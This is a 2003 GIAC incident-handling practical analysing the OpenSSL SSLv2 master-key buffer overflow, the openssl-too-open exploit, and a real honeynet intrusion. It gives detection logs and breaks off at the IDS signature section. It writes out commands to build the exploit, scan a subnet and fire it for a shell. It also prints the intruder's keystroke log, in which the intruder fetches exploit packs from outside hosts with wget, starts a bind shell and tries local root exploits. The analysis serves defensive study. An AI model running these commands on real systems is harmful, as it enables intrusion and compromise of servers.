Global Information Assurance Certification Paper

GIAC Certified Incident Handler Practical

v.2.1a

February 2003

Anton Chuvakin, Ph.D., GCIA

Option 1: Exploit in Action

"Honeykiddies[1] vs OpenSSL: The Battle at Port 443"

[1] "Script kiddies" as observed in the honeypot

Executive Summary

The present practical describes the vulnerability, exploit code and the real incident involving the above vulnerability and exploit that occurred in the research honeynet and the imagined scenario that might have occurred if it were a production small company environment. SANS GCIH Practical format have been slightly extended to provide more details and emphasize the differences between the vulnerability and a particular exploit code. Additionally, the section III of the practical was split into two sections for the real incident in the honeynet and the imagined scenario in the production network.[2]

Part I: The Exploit

Introduction

In this part of the practical, I will describe the likely exploit code (*openssl-too-open.tar.gz* by SolarDesigner) and related vulnerability (OpenSSL master key overflow) that were involved in the recent honeynet intrusion.

[2]As confirmed to be possible in the email from David Parks

I will use the enhanced version of the SANS practical format to make the distinction between vulnerability, exploit and a particular exploit code more clear. The original SANS format entries are marked in red. I believe that the differences between potentially vulnerable software, confirmed vulnerable software, confirmed exploitable software and software exploitable by a specific exploit in question should be emphasized in the intrusion analysis.

Vulnerability Name

This section provides somewhat different names given to this vulnerability by various vulnerability data repositories.

CVE

CVE is a list of standardized names for vulnerabilities and other information security exposures"[3]

ID: CAN-2002-0656
Name: "Buffer overflows in OpenSSL 0.9.6d and earlier, and 0.9.7-beta2 and earlier, allow remote attackers to execute arbitrary code via (1) a large client master key in SSL2 or (2) a large session ID in SSL3."
Ref: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0656

This CVE entry is a combination of two vulnerabilities. The one used for the practical is the "large client master key in SSL2" above.

ICAT

ICAT is an extended version of the CVE list, having more details than CVE for each vulnerability and packaged in the form of a database. The extra details include vulnerable OS and software versions, etc. Thus, ICAT name is the same as CVE name.

Ref: http://icat.nist.gov/icat.cfm?cHYPERLINK "http://icat.nist.gov/icat.cfm?cvename=CAN-2002-0656"vename=CAN-2002-0656

Other universal vulnerability repositories:

Symantec/SecurityFocus BugTraq

BugTraq vulnerability database provides information on software vulnerabilities, exploits and workarounds gathered primarily from BugTraq mailing list.

ID: 5363

[3] A quote from http://cve.mitre.org/about "About CVE" page.

Name: "OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability"
Ref: http://online.securityfocus.com/bid/5363

CERT

CERT issues advisories and vulnerability notes for important system weaknesses, reported to it by various parties. It also provides early vulnerability warning. CERT serves as official vulnerability data clearing house.

ID: VU#102795,
Name: "OpenSSL servers contain a buffer overflow during the SSL2 handshake process"
Ref: http://www.kb.cert.org/vuls/id/102795

ISS XForce

ISS XForce researches vulnerabilities in many free and commercial products, maintains a database of them and issues advisories as well.

ID: openssl-ssl2-masterkey-bo (9714)
Name: "OpenSSL SSL2 master key buffer overflow"
Ref: http://www.iss.net/security_center/static/9714.php

Exploit Name

Exploit analyzed in this practical is "openssl-too-open" by Solar Eclipse <solareclipse@phreedom.org>. It is available at the Packetstorm web site.

Ref: http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html

Downloadable file name is "openssl-too-open.tar.gz" with the MD5 checksum of "**6c37282f541f13add85e5b2b76e3678e**". To verify the checksum on Linux/UNIX system use the command line utility "md5sum" as:

$ md5sum openssl-too-open.tar.gz

Vulnerable OS

This question can be answered on several levels. Conceivably, all systems capable of running OpenSSL code (most modern and not-so-modern OS such as DOS, Windows, OpenVMS, MacOS, most flavors of UNIX and Linux) are potentially vulnerable. That means that they may be made to perform improperly due to their use of openssl library. The exceptions might occur due to included system buffer-overflow protection (e.g. Immunix Linux, etc) or peculiarities of the system architecture, which prevent exploitation under all conceivable scenarios.

Overall, non-OS specific vulnerabilities (such as those in applications ported to many platforms such as openssl) present a challenge in determining the impact of a particular software flaw for all operating systems.

Confirmed Vulnerable OS

Vulnerability advisories produce wildly different lists of exploitable platforms and applications. For example, CERT provide the following list of vendors with vulnerable products at http://www.kb.cert.org/vuls/id/102795 Not all products are web servers and not all vendors actually even produce web server software. The list seems to also mix OS and application vendors.

Vulnerable vendor/OS
Apple Computer Inc.
Covalent
Debian
Gentoo Linux
Guardian Digital
Hewlett Packard
IBM
Juniper Networks
MandrakeSoft
NetBSD
OpenLDAP
OpenPKG
OpenSSL
Oracle
Red Hat Inc.
RSA Security
Secure Computing Corporation
SuSE
Trustix

The above table is quoted from CERT web site.

ISS also provides a list of affected products at http://www.iss.net/security_center/static/9714.php The list seems to be more granular and somewhat different in coverage than the above CERT list.

Affected products
Debian Linux 2.2
Debian Linux 3.0
EnGarde Secure Linux Community Edition
OpenPKG 1.0
OpenSSL 0.9.6d and earlier

OpenSSL 0.9.7-b2 and earlier
OpenVMS Any version
Red Hat Linux 6.2
Red Hat Linux 7.0
Red Hat Linux 7.1
Red Hat Linux 7.2
Red Hat Linux 7.3
Red Hat Linux 7.x
Tru64 UNIX Any version
Trustix Secure Linux 1.1
Trustix Secure Linux 1.2
Trustix Secure Linux 1.5

The above table is quoted from ISS web site.

SecurityFocus has by far the longest list and more detailed list, not provided here for brevity. It can be looked up here http://online.securityfocus.com/bid/5363

It is unclear how such lists are produced by the above vulnerability information providers and to what extent the vulnerability (or "exploitability" by whatever exploit code available) is tested. It is unlikely that all the platforms were actually tested for "exploitability" or even theoretical vulnerability for all possible scenarios. Namely, OpenSSL can be used for many applications other then web servers, and their vulnerability was not discussed publicly in this case. One can be reasonably sure that SSL *clients* such as web browsers are not subject to this flaw due to the nature of the bug.

Exploitable software/OS by this exploit

The accurate answer is possible here, unlike the previous entries, since the exploit specifically lists the systems that were tested exploitable. Here is the list of platforms exploitable by the current version of "openssl-too-open.c "

Exploitable software version is OpenSSL versions < 0.9.6d and beta (0.9.7) < 0.9.7beta3 used for the Apache web server on:

Exploitable products
Gentoo (apache-1.3.24-r2)
Debian Woody GNU/Linux 3.0 (apache-1.3.26-1)
Slackware 7.0 (apache-1.3.26)
Slackware 8.1-stable (apache-1.3.26)
RedHat Linux 6.0 (apache-1.3.6-7)
RedHat Linux 6.1 (apache-1.3.9-4)
RedHat Linux 6.2 (apache-1.3.12-2)
RedHat Linux 7.0 (apache-1.3.12-25)
RedHat Linux 7.1 (apache-1.3.19-5)
RedHat Linux 7.2 (apache-1.3.20-16)

Redhat Linux 7.2 (apache-1.3.26 w/PHP)
RedHat Linux 7.3 (apache-1.3.23-11)
SuSE Linux 7.0 (apache-1.3.12)
SuSE Linux 7.1 (apache-1.3.17)
SuSE Linux 7.2 (apache-1.3.19)
SuSE Linux 7.3 (apache-1.3.20)
SuSE Linux 8.0 (apache-1.3.23-137)
SuSE Linux 8.0 (apache-1.3.23)
Mandrake Linux 7.1 (apache-1.3.14-2)
Mandrake Linux 8.0 (apache-1.3.19-3)
Mandrake Linux 8.1 (apache-1.3.20-3)
Mandrake Linux 8.2 (apache-1.3.23-4)

The above table is quoted from the openssl-too-open README file.

Affected Protocols/Services/Applications

Affected
Protocols:
application/transport layer: SSL v. 2.0, for details see http://wp.netscape.com/eng/security/SSL_2.html
Applications:
all compiled with OpenSSL library (production versions < 0.9.6d and beta (0.9.7) < 0.9.7beta3), in particular SSL-enabled web servers are affected, for details see http://www.openssl.org

Brief Vulnerability Description

Many of the above quoted advisories contain nicely worded and brief descriptions of this vulnerability. Trying not to reinvent the wheel, here is the brief vulnerability description from CERT:

The vulnerability is in handling of the "malformed key during the handshake process with an SSL server connection using the SSLv2 communication process." In other words, the flaw is the buffer overflow vulnerability in the buffer used to store the initial SSL key.

Here how the exploit author describes the vulnerability:

> "The bug is in ssl/s2_srvr.c, in the get_client_master_key() function. This function reads a CLIENT_MASTER_KEY packet and processes it. It reads the KEY_ARG_LENGTH value from the client and then copies that many bytes in an array of a fixed size. This array is part of the SSL_SESSION structure. If the client specifies a KEY_ARG longer than 8 bytes, the variables in the SSL_SESSION structure can be overwritten with user supplied data."

The above paragraph is quoted from the openssl-too-open README file.

Much more detailed information on the exploited protocol, vulnerability and the exploit code is provided in the exploit README file.

Brief Exploit Description

The exploit opensshl-too-open.c sends a specially crafted key during the SSL handshake that overflows the buffer and gives its user a non-root (typically) shell from the SSL enabled web server, such as Apache. Technically, the exploit is a **heap overflow**, which overflows the data structure within a program, which is not present on stack, but instead allocated from a memory heap.

Heap overflow is an attack performed by overflowing a memory structure located in the main memory (not on stack). The complicated part of such attacks is in giving the control to the attacking process. It is usually accomplished by tweaking the return function pointers so that the process “returns” to a predefined address of the attack code, such as a shell. Heap overflow attacks bypass the non-executable stack protection, implemented at some UNIX/Linux systems.

For a nice heap overflow tutorial look at this article:
http://www.w00w00.org/files/articles/heaptut.txt

Exploit Variants

Many variants of the OpenSSL exploits can be discovered in worms, which recently ran rampant on the Net (September-December 2002). Here are some example worms that pack an openssl exploit. All were captured in our honeynet, complete with source code.

1. .unlock.c (includes OpenSSL exploit, detailed analysis is here http://project.honeynet.org/scans/scan25, uses port UDP 4156)
2. f1.c (includes OpenSSL exploit similar to too-open and exploit scanner)
3. .b.c. (includes **OpenSSL exploit for Windows**, uses port UDP 2015)

In several other intrusions, more exploit variants were captured. It is likely that they are the compiled versions of the same openssl-too-open code due to the similar startup message.

References

Nessus scanner database

Nessus is a free open-source vulnerability scanner. Here is the entry that checks for this vulnerability:
http://cgi.nessus.org/plugins/dump.php3?id=11060

Miscellaneous advisories of interest on the vulnerability

"Remote Buffer Overflows in OpenSSL"
http://www.counterpane.com/alert-v20020731001.html

"OpenSSL Remote Buffer Overflow Vulnerabilities"
http://www.entercept.com/news/uspr/08-01-02.asp

Vendor advisory

http://www.openssl.org/news/secadv_20020730.txt

Vulnerability

"CERT® Advisory CA-2002-23 Multiple Vulnerabilities In OpenSSL"
http://www.cert.org/advisories/CA-2002-23.html
This advisory reports on two vulnerabilities including the one used for the practical.

http://lwn.net/Vulnerabilities/6277/
http://online.securityfocus.com/bid/5363

Exploit

http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html
Especially, see the included README file.

Analysis

"Port 443 and openssl-too-open" by Chia Ling Lee
http://www.giac.org/practical/GCIH/Chia_Ling_Lee_GCIH.pdf

Worms

http://isc.incidents.org/analysis.html?id=177
http://analyzer.securityfocus.com/alerts/020916-Analysis-Modap.pdf

Part II : The Attack


Introduction

This section describes how the above vulnerability was exploited by an unknown attacker. It is highly likely that the used exploit is indeed the mentioned *openssl-too-open.c* or its

close variant due to the detected signatures (see comparative study of network packets below).

Description and diagram of network

The attack was observed in currently deployed netForensics (http://www.netforensics.com/honeynet1.html) honeynet built by Anton Chuvakin (diagram follows). The honeynet is deployed as part of the Honeynet Research Alliance (http://project.honeynet.org/alliance/)



The above network consists of three primary machines.

The **bridge firewall** (minimized hardened Linux RedHat 7.3 running **iptables-inline 1.2.7a**) allows all incoming connections and denies some outbound connections based on a certain Honeynet Project algorithm. Firewall also logs all incoming and outgoing connections and all connection attempts to the firewall (the latter are blocked) and forwards the log messages to the IDS machine (described below). GenI honeynet technology was recently upgraded to GenII using the bridge (also know as "stealth" or IP-less) firewall. More details on GenI and GenII honeynets are given in http://project.honeynet.org/papers/honeynet/

Another hardened RedHat 7.3 runs **Snort IDS** (**Snort 1.9.0** at the time of the attack, later upgraded to 1.9.1, it logs to binary dumps and MySQL database, all signatures are enabled and updated every several days). The machine is used to capture all network traffic and collect bridge firewall logs via syslog. Snort is available at http://www.snort.org

Backup network recording is performed using tcpdump (**tcpdump-3.6.2-9**), logging onto a separate disk partition on the same machine. Such setup aims at preventing data loss in case of one partition overflow. Tcpdump is available at http://www.tcpdump.org and also as part of most modern Linux distributions and other UNIX systems.

Bro-0.8 network IDS provides network anomaly detection (custom bro policy is deployed) and advanced protocol decoding. Bro is available at http://www.icir.org/vern/bro.html Additionally, **Argus-2.0.5** network analyzer provides traffic flow monitoring and connection statistics. Certain covert host monitoring tools are also deployed.

Additionally, **Dragon Sensor** Appliance 5.0.2 (not shown on the picture) is installed with a complete signature set (updated weekly, last update before the attack at Feb 1, 2003). Dragon is commercially available from Enterasys Networks.

All information from the IDSs systems and a firewall is aggregated using **netForensics SIM** solution. netForensics is commercially available from netForensics, Inc.

The **victim host** is a RedHat 7.1 machine, which is configured with multiple virtual aliases to simulate the virtual hosting ISP environment (and to track multi-IP attack patterns and scans). It runs many default network services with no patches, with the exception of WU-FTPD patch (to avoid being hacked by Romanians within a day, as happened about 20 times before that!). Network services include www, ftp, pop3, ssh, telnet, sendmail, squid, xfs, X Window system, rpc.statd and some others.

Here is the detailed breakdown of services used on the victim server:

Protocol/port	*Service*	*Application*	*Version*
TCP 23	Telnet	Telnetd	0.17-10
TCP 21	FTP	WU-FTPD	2.6.1-16-7.x
TCP 80,443	WWW	Apache	1.3.19-5
TCP 111	Portmap	Portmap	4.0-35
TCP,UDP 123	NTP	ntpd	4.0.99

Protocol/port	Service	Application	Version
TCP 110	POP3	imap-2000	2000-9
TCP 143	IMAP	imap-2000	2000-9
TCP 3128	Web Proxy	squid	2.3.STABLE4-10
TCP 22	SSH	openssh	2.5.2p2-5
TCP 113	Ident	pidentd	3.0.12-4
TCP 25	Email	sendmail	8.11.2-14

The router for this network is not under the control of network owners and thus is not shown on the diagram.

Protocol description

SSL (Secure Socket Layer) protocol v 2.0 was drafted in 1994. It was since supplanted by its modern incarnation, v. 3.0 and TLS (Transport Layer Security). However, old web browsers require server side applications to implement SSL v 2.0. OpenSSL library includes such support.

On a high level, SSL is used to facilitate encrypted and authenticated network communication. It can be used for web traffic (for HTPPS), email (secure SMTP, secure POP3) or other applications by means of SSL tunneling. SSL provides confidentiality (via encryption) and server authentication (via certificates). Client authentication is optional (also with certificates).

The protocol connection is established **as follows** in case no client authentication is used. The description is loosely based on http://wp.netscape.com/eng/security/SSL_2.html.

After the TCP connection is established (via classic SYN -> SYN/ACK -> ACK), the client starts by sending the CLIENT-HELLO SSL command. The server receives the CLIENT-HELLO and responds with the SERVER-HELLO message. The SERVER-HELLO includes the server's certificate, a list of supported ciphers and a random connection ID. Upon receiving it, the client generates the **master key** and sends it to the server via a CLIENT-MASTER-KEY message if and only if the client and server agree on the list of supported ciphers. Server side processing of the CLIENT-MASTER-KEY messages contains the vulnerability. Next, the server responds with a SERVER-VERIFY message after the master key has been received. Various SSL protocol flows are described in the above spec document.

A very nice description of the relevant part of the protocol (handshake phase) is provided in the openssl-too-open exploit README file. While quoting such a long chunk of README seems like a waste of space, the description is amazingly comprehensive and useful and serves to pinpoint the vulnerable functionality, thus, it is provided in its entirety:

> It is important to understand the SSL2 handshake in order to successfully exploit the KEY_ARG vulnerability.

```
---/ Typical SSL2 Handshake
       Client          Server
    CLIENT_HELLO -->
                 <-- SERVER_HELLO
CLIENT_MASTER_KEY -->
                 <-- SERVER_VERIFY
  CLIENT_FINISHED -->
                 <-- SERVER_FINISHED
```

The CLIENT_HELLO message contains a list of the ciphers the client supports, a session id and some challenge data. The session id is used if the client wishes to reuse an already established session, otherwise it's empty.

The server replies with a SERVER_HELLO message, also listing all supported ciphers and includes a certificate with its public RSA key. The server also sends a connection id, which will later be used by the client to verify that the encryption works.

The client generates a random master key, encrypts it with the server's public key and sends it with a CLIENT_MASTER_KEY message. This message also specifies the cipher selected by the client and a KEY_ARG field, which meaning depends on the specified cipher. For DES-CBC ciphers, the KEY_ARG contains the initialization vector.

Now both the client and the server have the master key and they can generate the session keys from it. All messages from this point on are encrypted.

The server replies with a SERVER_VERIFY message, containing the challenge data from the CLIENT_HELLO message. If the key exchange has been successful, the client will be able to decrypt this message and the challenge data returned from the server will match the challenge data sent by the client.

The client sends a CLIENT_FINISHED message with a copy of the connection id from the SERVER_HELLO packet. It is now the server's turn to decrypt this message and check if the connection id returned by the client matches the connection it sent by the server.

Finally, the server sends a SERVER_FINISHED message, completing the handshake. This message contains a session id, generated by the server. If the client wishes to reuse the session later, it can send this session id with the CLIENT_HELLO message.

The above paragraph is quoted from the openssl-too-open README file.

How the exploit works

openssl-too-open.c

Here is what the exploit does:

1. Initiates an SSL v.2 connection from the client side
2. Sends a specially crafted MASTER KEY value and overflows the data structure, which stored the key on the server side. As a result, the data is written over the structure containing the SSL session data.

3.The SSL connection process is then continued. The first obstacle that needs to be overcome is that the connection ID is overwritten and the data structure contains the new value that should be guessed right (otherwise the connection is closed)
4. The attack code then uses the next message in the protocol (SERVER_FINISHED) to determine the desired location of the shell code. The code overwrites the contents of the KEY_ARG structure. Then, knowing the typical memory allocation procedure one can deduce where the data will be placed.
5.The exploit sends more requests to the web server to force it to fork (30-50 requests is usually enough). It uses the fact that forked children have the same memory layout. On the subsequent connection the exploit uses the address location knowledge obtained during the previous connection
6.This results in giving the control to a shell code and spawning the shell.

A very nice exploit description is also given by the exploit author. In the README file, he provides a very detailed analysis of the OpenSSL weakness and the exploitation method. Similarly, Chia Ling Lee GCIH practical "Port 443 and openssl-too-open" http://www.giac.org/practical/GCIH/Chia_Ling_Lee_GCIH.pdf also details the exploitation methods.

Here is how to use the openssl-too-open for testing the hosts for this vulnerability.

First, the exploit components are built from sources:

```
$ tar zxf openssl-too-open.tar.gz
$ cd openssl-too-open
$ make
```

Exploit compiles cleanly on a RedHat 8.0 Linux machine. The above commands built the exploit binary and the scanner binary.

Second, one runs an included scanner on whatever IP address desired. In the examples below, we scan the C class (256 addresses). The run takes about a minute considering that few machines are actually there.

```
$ ./openssl-scanner -C 1.2.3.0
```

The command options for the scanner in the above command are: “-dC” enables scanning the whole C class i.e. addresses from 1.2.3.1 to 1.2.3.255.

Third, the vulnerable machine is hit by the exploit code itself:

```
$ ./openssl-too-open -v -a 0x08 1.2.3.143
```

This returns a shell on the vulnerable Apache machines. The command options for the exploit enable verbose mode (“-v”) and select the vulnerable architecture (“-a 0x08” indicates RedHat Linux 7.1 (apache-1.3.19-5) according to the README file)

Description and diagram of the attack

Note: the description that follows is described in the chronological order of events as they happened and not as they were detected. Namely, the portscan and firewall connection messages were only detected after the incident by searching backwards in time by the attacker's source IP address in firewall and IDS combined logs.

Note: the honeynet IP address is obfuscated to **1.2.3.4** in this document.

Note: unfortunately, the time on the honeynet machines was slightly out of sync, that explains the time lag seen in the messages below.

Note: attack flow is apparent from the above network diagram thus no dedicated "attack diagram" is shown.

On Feb 1 13:33:39 the honeypot bridge firewall has produced an innocuous connection message:

*Feb 1 13:33:39 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=eth1 SRC=213.190.36.144 DST=1.2.3.4 LEN=52 TOS=0x00 PREC=0x00 TTL=48 ID=25337 DF PROTO=TCP SPT=3833 DPT=443 WINDOW=32120 RES=0x00 SYN URGP=*0

Here is what the various fields in the above messages mean:

Field	Meaning
Feb 1 13:33:39	Syslog date
bridge	Host name of the log producing machine
kernel:	Application that produced the message – system kernel
INBOUND TCP:	Log comment
IN=br0 PHYSIN=eth0	Network interface that the packet arrived from
OUT=br0 PHYSOUT=eth1	Network interface that the packet was forwarded to
SRC=213.190.36.144	Source IP address
DST=1.2.3.4	Destination IP address
LEN=52	TCP parameter - length
TOS=0x00	Packet length
PREC=0x00	Related to TOS field (unused?)
TTL=48	TimeToLive value
ID=25337	IP ID field
DF	Presence of a DontFragment IP field

PROTO=TCP	Protocol
SPT=3833	TCP source port
DPT=443	TCP destination port
WINDOW=32120	TCP windows size
RES=0x00	TCP value of reserved bits
SYN	Presence of a SYN flag
URGP=0	Presence of an URGent pointer

Nicely summarized information on the iptables log format is also provided at http://www.stearns.org/doc/william_stearns_gcia.html

More messages of the same kind followed against different destination addresses and soon snort NIDS portscan plug-in (which is set to be pretty conservative about calling a bunch of packets a portscan - 6 connections to host/port in 3 seconds) was screaming about a portscan:

Feb 1 13:33:40 bastion snort: spp_portscan: PORTSCAN DETECTED from 213.190.36.144 (THRESHOLD 6 connections exceeded in 1 seconds)

Feb 1 13:33:45 bastion snort: spp_portscan: portscan status from 213.190.36.144: 7 connections across 4 hosts: TCP(7), UDP(0)

Feb 1 15:54:23 bastion snort: spp_portscan: End of portscan from 213.190.36.144: TOTAL time(6s) hosts(4) TCP(7) UDP(0)

TCP Ports 80 (HTTP) and 443 (HTTPS) were scanned.

Almost **12 hours** later, a series of connections to port 443 was detected:

Feb 2 00:45:39 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0 PHYSOUT=eth1 SRC=213.190.36.144 DST= 1.2.3.4 LEN=52 TOS=0x00 PREC=0x00 TTL=48 ID=42371 DF PROTO=TCP SPT=2295 DPT=443 WINDOW=32120 RES=0x00 SYN URGP=0

And in less than five seconds snort has detected an attack, subject of the current practical:

Feb 2 00:45:44 bastion snort: [1:1887:1] EXPERIMENTAL WEB-MISC OpenSSL Worm traffic [Classification: Web Application Attack] [Priority: 1]: {TCP} 213.190.36.144:2328 -> 1.2.3.4:443

The above snort messages have the following format:

Field	Meaning
Feb 2 00:45:44	Syslog date
bastion	Host name of the log producing machine

snort:	Application that produced the message – snort NIDS
[1:1887:1]	Signature ID
EXPERIMENTAL WEB-MISC OpenSSL Worm traffic	Signature name
[Classification: Web Application Attack]	Signature classification
[Priority: 1]:	Severity
{TCP}	Protocol
213.190.36.144:2328	Source IP: port
1.2.3.4:443	Destination IP: port

The above attack gained a shell (as evidenced by the covert keystroke monitoring system):

Feb 2 00:45:53 bastion passlogd: T=00:45:56-020203 PI=23442 UI=48 uname -a; id; w;

At the same time Dragon NIDS has alerted of the presence of the shell on the SSL port:

2003-02-02|00:46:58|dralion1|SSL:COMPROMISE-SHELL|
1.2.3.4|213.190.36.144|443|2328|X||6|tcp,dp=2328,sp=443|

and, further, of the shell's actual use:

2003-02-02|00:47:02|dralion1|HIPORT:SHELL-UNAME|
1.2.3.4|213.190.36.144|443|2328|X||6|tcp,dp=2328,sp=443|

Above Dragon messages are interpreted as follows:

Field	Meaning
2003-02-02|	Date
00:46:58|	Time
dralion1|	Host name of the log producing machine
SSL:COMPROMISE-SHELL|	Signature name/ID
1.2.3.4|	Source IP
213.190.36.144|	Destination IP
443|	Source port
2328|	Destination port
X||	Unused in this case
6|	Protocol (TCP=6)
tcp,dp=2328,sp=443|	Other information

Note that in the Dragon messages above the source and destination are reversed since the NIDS detected the response from the victim to the attacker.

At that point, the attacker started using the connection. What follows is a log from a honeynet's keystroke monitoring software improved by this practical author (see http://project.honeynet.org/papers/honeynet/tools/bash-anton.patch for the code)

```
T=00:26:54-020203 PI=23442 UI=48 uname -a; id; w;
T=00:27:25-020203 PI=23442 UI=48 cd /tmp
T=00:27:30-020203 PI=23442 UI=48 cat /etc/red*
T=00:27:30-020203 PI=23442 UI=48 wget www.linuxaddicted.us/dl/expl.tgz
T=00:28:05-020203 PI=23442 UI=48 tar zxvf expl.tgz ; rm -rf expl.tgz
T=00:28:08-020203 PI=23442 UI=48 cd .local
T=00:28:28-020203 PI=23442 UI=48 ./sxp3
T=00:28:34-020203 PI=23442 UI=48 ./sxp2
T=00:28:40-020203 PI=23442 UI=48 ./sxp2
T=00:28:45-020203 PI=23442 UI=48 ./sxp
T=00:28:57-020203 PI=23442 UI=48 mv ptrace24rh72.c /tmp
T=00:28:58-020203 PI=23442 UI=48 cd /tmp
T=00:29:03-020203 PI=23442 UI=48 wget www.dance2003.go.ro/tty

T=00:31:32-020203 PI=23591 UI=48 uname -a; id; w;
T=00:32:01-020203 PI=22351 UI=48 unset HISTFILE; uname -a; id; w;
T=00:32:03-020203 PI=22351 UI=48 cd /tmp
T=00:32:12-020203 PI=22351 UI=48 ftp dance2003.go.ro

        T=00:32:58-020203 PI=23617 UI=48 unset HISTFILE; uname -a; id; w;
        T=00:33:02-020203 PI=23617 UI=48 cd /tmp/.local
        T=00:33:06-020203 PI=23617 UI=48 ./bintty
        T=00:33:09-020203 PI=23617 UI=48 ./bindtty
        T=00:33:16-020203 PI=23617 UI=48 telnet 0 4000

T=00:33:19-020203 PI=23643 UI=48 cd /tmp
T=00:33:28-020203 PI=23643 UI=48 export SHELL=/bin/sh
T=00:33:34-020203 PI=23643 UI=48 export TERM=xterm
T=00:33:34-020203 PI=23643 UI=48 export HOME=/tmp
T=00:33:46-020203 PI=23643 UI=48 ls -la
T=00:33:54-020203 PI=23643 UI=48 gcc -o ptr ptrace24rh72.c
T=00:33:57-020203 PI=23643 UI=48 ./ptr
T=00:33:58-020203 PI=23643 UI=48 exec ./ptr 23659

        T=00:34:09-020203 PI=23617 UI=48 telnet 0 4000

T=00:34:12-020203 PI=23665 UI=48 cd /tmp
T=00:35:18-020203 PI=23665 UI=48 wget http://packetstormsecurity.org/0110-exploits/ptrace24.c
T=00:35:23-020203 PI=23665 UI=48 rm -rf ptr
T=00:35:23-020203 PI=23665 UI=48 gcc -o ptr ptrace24.c
T=00:35:30-020203 PI=23665 UI=48 ./ptr
T=00:35:32-020203 PI=23665 UI=48 id
T=00:35:38-020203 PI=23665 UI=48 export SHELL=/bin/sh
T=00:35:42-020203 PI=23665 UI=48 export TERM=xterm
T=00:35:46-020203 PI=23665 UI=48 export HOME=/tmp
T=00:35:47-020203 PI=23665 UI=48 ./ptr
T=00:35:47-020203 PI=23665 UI=48 exec ./ptr 23689

        T=00:36:00-020203 PI=23617 UI=48 id
        T=00:36:08-020203 PI=23617 UI=48 telnet 0 4000
```

```
T=00:36:12-020203 PI=23697 UI=48 cd /tmp
T=00:36:14-020203 PI=23697 UI=48 cd .local
T=00:36:15-020203 PI=23697 UI=48 ls -la
T=00:36:20-020203 PI=23697 UI=48 ./sendmail2214
```

Here is how to read this custom log format. Then shell logs the date and time (T=) from the victim machine, shell's process ID (PI=), user ID (UI=), which matches "apache" user on RedHat (uid=48) and the command line itself. Different PI values (process ID) indicate different shell starts likely corresponding to new login sessions.

The above output shows several shell sessions that attacker established to the target machine. All were initiated via OpenSSL exploit, since no backdoor was planted by the intruder and exploiting openssl was the only available way in.

First, the attacker downloads a large pack of local exploits[4]. As the investigation showed, *local.tgz* contained dozens of compiled Linux local exploits titles such as the sendmail, su, and many other codes. He chooses several sendmail 8.11 exploits first (./sxp; ./sxp2, ./sxp3). They all fail for unknown reasons. He then proceeds to hit the machine with the ptrace exploit, which also fails. He then goes and gets another exploit from a different site. It also subsequently fails. He then gets another version of the ptrace, which he builds on the victim server. It also fails. Apparently having a high patience level, the intruder tries another sendmail local. Still no dice. At that point, the guest just leaves to never come back (at least, not from the same IP address). Since many more SSL attacks were logged in the subsequent days, there is a chance that the same intruder did come back to try more exploits.

The attack keystroke log shows persistence and just a little skill. In fact, after several of his "colleagues" try to "test" their exploit collections on the machine for days, one finally succeeds. But that is a different story altogether…

Signature of the attack

This section shows various signatures of the above attack left in the NIDS logs and on the target system.

IDS

The attack was detected by the snort NIDS (snort 1.9.0, signature set updated on Feb 1). The signature triggered was:

